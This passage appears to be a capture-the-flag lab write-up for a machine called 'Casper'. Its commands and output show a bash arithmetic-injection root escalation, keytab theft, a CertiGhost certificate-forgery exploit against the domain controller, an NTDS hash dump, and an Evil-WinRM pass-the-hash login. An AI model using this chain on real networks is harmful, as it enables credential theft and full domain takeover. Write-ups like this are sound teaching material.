Linux ip-10-1-107-104 6.1.0-51-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.177-1 (2026-07-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jul 28 08:28:34 2026 from 10.0.0.247
points@ip-10-1-107-104:~$ ls
user.txt

Root

Arithmetic Expression Injection

I find a root-owned cleanup script that reads user-controlled input straight into a bash [[ ... -eq ... ]] arithmetic test. This is a classic injection point, since bash evaluates the right-hand side as an arithmetic expression rather than a plain string comparison.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
points@ip-10-1-107-104:~$ cat /opt/routine_cleanup.sh

<------SNIP--------->
main() {
print_banner
print_menu
read mode
printf '\n'

if [[ "$mode" -eq 1 ]]; then
temp_cleanup
elif [[ "$mode" -eq 2 ]]; then
cache_cleanup
elif [[ "$mode" -eq 3 ]]; then
report_and_prune
else
printf '[!] Invalid mode selected\n'
exit 1
fi

printf '\n[+] Routine cleanup completed successfully\n'
}

This technique is covered in more detail here.
https://dev.to/greymd/eq-can-be-critically-vulnerable-338m

Extracting Kerberos Keytab

Since this is a domain-joined Linux host, escalating to root lets me grab its Kerberos keytab, which holds the machine account’s long-term keys.

1
2
3
4
5
6
7
8
9
10
11
root@ip-10-1-107-104:/home/points# cp /etc/krb5.keytab .
root@ip-10-1-107-104:/home/points# ls -la
total 28
drwxr-xr-x 2 points domain users 4096 Aug 8 04:16 .
drwxr-xr-x 4 root root 4096 Jul 28 08:24 ..
lrwxrwxrwx 1 root root 9 Jul 27 19:13 .bash_history -> /dev/null
-rw-r--r-- 1 points domain users 220 Jul 27 19:05 .bash_logout
-rw-r--r-- 1 points domain users 3526 Jul 27 19:05 .bashrc
-rw-r--r-- 1 points domain users 807 Jul 27 19:05 .profile
-rw------- 1 root root 1171 Aug 8 04:16 krb5.keytab
-rw-r--r-- 1 root root 1226 Jul 28 08:40 user.txt

I base64-encode the keytab to move it off the box, then decode it locally.

1
2
3
4
root@ip-10-1-107-104:/home/points# cat krb5.keytab | base64 -w 0;
BQIAAAA3AAEACkNBU1BFUi5IU00ABk5JWDAxJAAAAAFqZc2/<-----------SNIP---------->

➜ Casper echo "BQIAAAA3AAEA<-----------SNIP---------->AAg==" | base64 -d | tee krb5.keytab

Extracting the credential material from the keytab gives me the NIX01$ machine account’s NTLM and Kerberos keys.

1
2
3
4
5
6
7
8
9
10
➜  Casper keytabextract.py krb5.keytab
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES256-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab File successfully imported.
REALM : CASPER.HSM
SERVICE PRINCIPAL : NIX01$/
NTLM HASH : <REDACTED_NTLM>
AES-256 HASH : <REDACTED_AES256>
AES-128 HASH : <REDACTED_AES128>

CertiGhost (CVE-2026-54121)

CertiGhost abuses a flaw in how the CA validates PKINIT certificate requests coming from a machine account. Using any existing computer account’s credentials (here, NIX01$), the tool stands up rogue LSA and LDAP servers to intercept and manipulate the enrollment flow, tricking the CA into issuing a Machine-template certificate for the Domain Controller itself (DC01$). It then authenticates with that forged certificate via PKINIT and recovers the DC’s own NT hash — effectively letting a low-privileged machine account impersonate the DC.

Checking the Machine Account Quota (MAQ) comes back as 0, which normally means I can’t add a fresh computer account to abuse for NIX01$‘s machine credentials.

1
2
3
4
5
➜  Casper netexec ldap 10.1.116.226 -u 'jay' -H <REDACTED_NTLM> -M maq
LDAP 10.1.116.226 389 DC01 [*] Windows 11 / Server 2025 Build 26100 (name:DC01) (domain:casper.hsm) (signing:Enforced) (channel binding:When Supported)
LDAP 10.1.116.226 389 DC01 [+] casper.hsm\jay:<REDACTED_NTLM>
MAQ 10.1.116.226 389 DC01 [*] Getting the MachineAccountQuota
MAQ 10.1.116.226 389 DC01 MachineAccountQuota: 0

Since NIX01$ is already a valid, existing computer account (and I now hold its credentials from the keytab), I don’t need MAQ at all. I use it directly with CertiGhost.


Here’s the POC.
https://github.com/aniqfakhrul/CVE-2026-54121

Additional reference.
https://github.com/KrakenEU/CVE-2026-54121-CertiGhost

1
2
3
4
5
6
7
8
9
10
11
12
13
14
➜  CVE-2026-54121 git:(main) sudo python3 certighost.py -d casper.hsm -u 'xjr' -p '<REDACTED_PASSWORD>' --dc-ip 10.1.116.226 --computer-name NIX01$ --computer-hash '<REDACTED_NTLM>'                                                                
[*] Connecting to LDAPS
[*] Detecting infrastructure
DC: 10.1.116.226 | CA: casper-DC01-CA (10.1.116.226)
Target: DC01$ | SID: S-1-5-21-247086266-1178499391-1139383971-1000
[*] Using existing computer: NIX01$
[*] Starting rogue servers (LSA:445 + LDAP:389)
[*] Requesting certificate (template=Machine, cdc=10.200.78.165)
Saved: dc01.pfx
[*] PKINIT as DC01$
[*] Got hash for DC01$:
DC01$:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>
ccache: dc01.ccache
[*] GGWP

Dumping NTDS & Getting Root Flag

With the Domain Controller’s own machine account hash, I dump the full NTDS database.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
➜  Casper netexec smb 10.1.116.226 -u DC01$ -H <REDACTED_NTLM> --ntds
SMB 10.1.116.226 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:casper.hsm) (signing:True) (SMBv1:False) (Null Auth:True) (DC:True)
SMB 10.1.116.226 445 DC01 [+] casper.hsm\DC01$:<REDACTED_NTLM>
SMB 10.1.116.226 445 DC01 [-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
SMB 10.1.116.226 445 DC01 [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 10.1.116.226 445 DC01 Administrator:500:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 10.1.116.226 445 DC01 krbtgt:502:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 casper.hsm\xjr:1104:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 casper.hsm\jags:1105:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 casper.hsm\jay:1106:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 casper.hsm\points:1108:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 points\carlito:1109:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 DC01$:1000:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 NIX01$:1103:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 casper-gmsa$:1111:aad3b435b51404eeaad3b435b51404ee:<REDACTED_NTLM>:::
SMB 10.1.116.226 445 DC01 [+] Dumped 11 NTDS hashes to /home/sz/.nxc/logs/ntds/DC01_10.1.116.226_2026-08-08_003646.ntds of which 8 were added to the database
SMB 10.1.116.226 445 DC01 [*] To extract only enabled accounts from the output file, run the following command:
SMB 10.1.116.226 445 DC01 [*] grep -iv disabled /home/sz/.nxc/logs/ntds/DC01_10.1.116.226_2026-08-08_003646.ntds | cut -d ':' -f1

Using the Administrator’s hash, I log into the DC via Evil-WinRM and grab the root flag.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
➜  Casper evil-winrm -i 10.1.116.226 -u administrator -H <REDACTED_NTLM>

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> type ../Desktop/root.txt
.,,cccd$$$$$$$$$$$ccc,
,cc$$$$$$$$$$$$$$$$$$$$$$$$$cc,
,d$$$$$$$$$$$$$$$$"J$$$$$$$$$$$$$$c,
d$$$$$$$$$$$$$$$$$$,$" ,,`?$$$$$$$$$$$$L
,$$$$$$$$$$$$$$$$$$$$$',J$$$$$$$$$$$$$$$$$b
,$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$i `$h
$$$$$$$$$$$$$$$$$$$$$$$$$P' "$$$$$$$$$$$h $$
;$$$$$$$$$$$$$$$$$$$$$$$$F,$$$h,?$$$$$$$$$$h$F
`$$$$$$$$$$$$$$$$$$$$$$$F:??$$$:)$$$$P",. $$F
?$$$$$$$$$$$$$$$$$$$$$$( `$$ J$$F"d$$F,$F
?$$$$$$$$$$$$$$$$$$$$$h, :P'J$$F ,$F,$"
?$$$$$$$$$$$$$$$$$$$$$$$ccd$$`$h, ",d$
"$$$$$$$$$$$$$$$$$$$$$$$$",cdc $$$$"
,uu, `?$$$$$$$$$$$$$$$$$$$$$$$$$$c$$$$h
.,d$$$$$$$cc, `$$$$$$$$$$$$$$$$??$$$$$$$$$$$$$$$,
,d$$$$$$$$$$$$$$$bcccc,,??$$$$$$ccf `"??$$$$??$$$$$$$
d$$$$$$$$$$$$$$$$$$$$$$$$$h`?$$$$$$h`:... d$$$$$$$$P
d$$$$$$$$$$$$$$$$$$$$$$$$$$$$`$$$$$$$hc,,cd$$$$$$$$P"
=$$?$$$$$$$$P' ?$$$$$$$$$$$$$$$$$;$$$$$$$$$???????",,
=$$$$$$F `"?????$$$$$$$$$$$$$$$$$$$$$$$$$$$$$bc
d$$F"?$$k ,ccc$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$i
. ,ccc$$c`""u$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$P",$$$$$$$$$$$$h
,d$$$L J$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$" `""$$$??$$$$$$$
,d$$$$$$c,"$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$F `?J$$$$$$$'
,$$$$$$$$$$h`$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$F ?$$$$$$$P""=,
,$$$F?$$$$$$$ $$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$F 3$$$$II"?$h,
$$$$$`$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$P" ;$$$??$$$,"?"
$$$$F ?$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$$P",z' 3$$h ?$F
`?$$$$$$$$$$$$$$$??$$$$$$$$$PF"',d$P" "?$F
""""""" ,z$$$$$$$$$$$$$P
J$$$$$$$$$$$$$$F
,$$$$$$$$$$$$$$F
:$$$$$c?$$$$PF'
`$$$$$$$P
`?$$$$F

HSM{<REDACTED_FLAG>}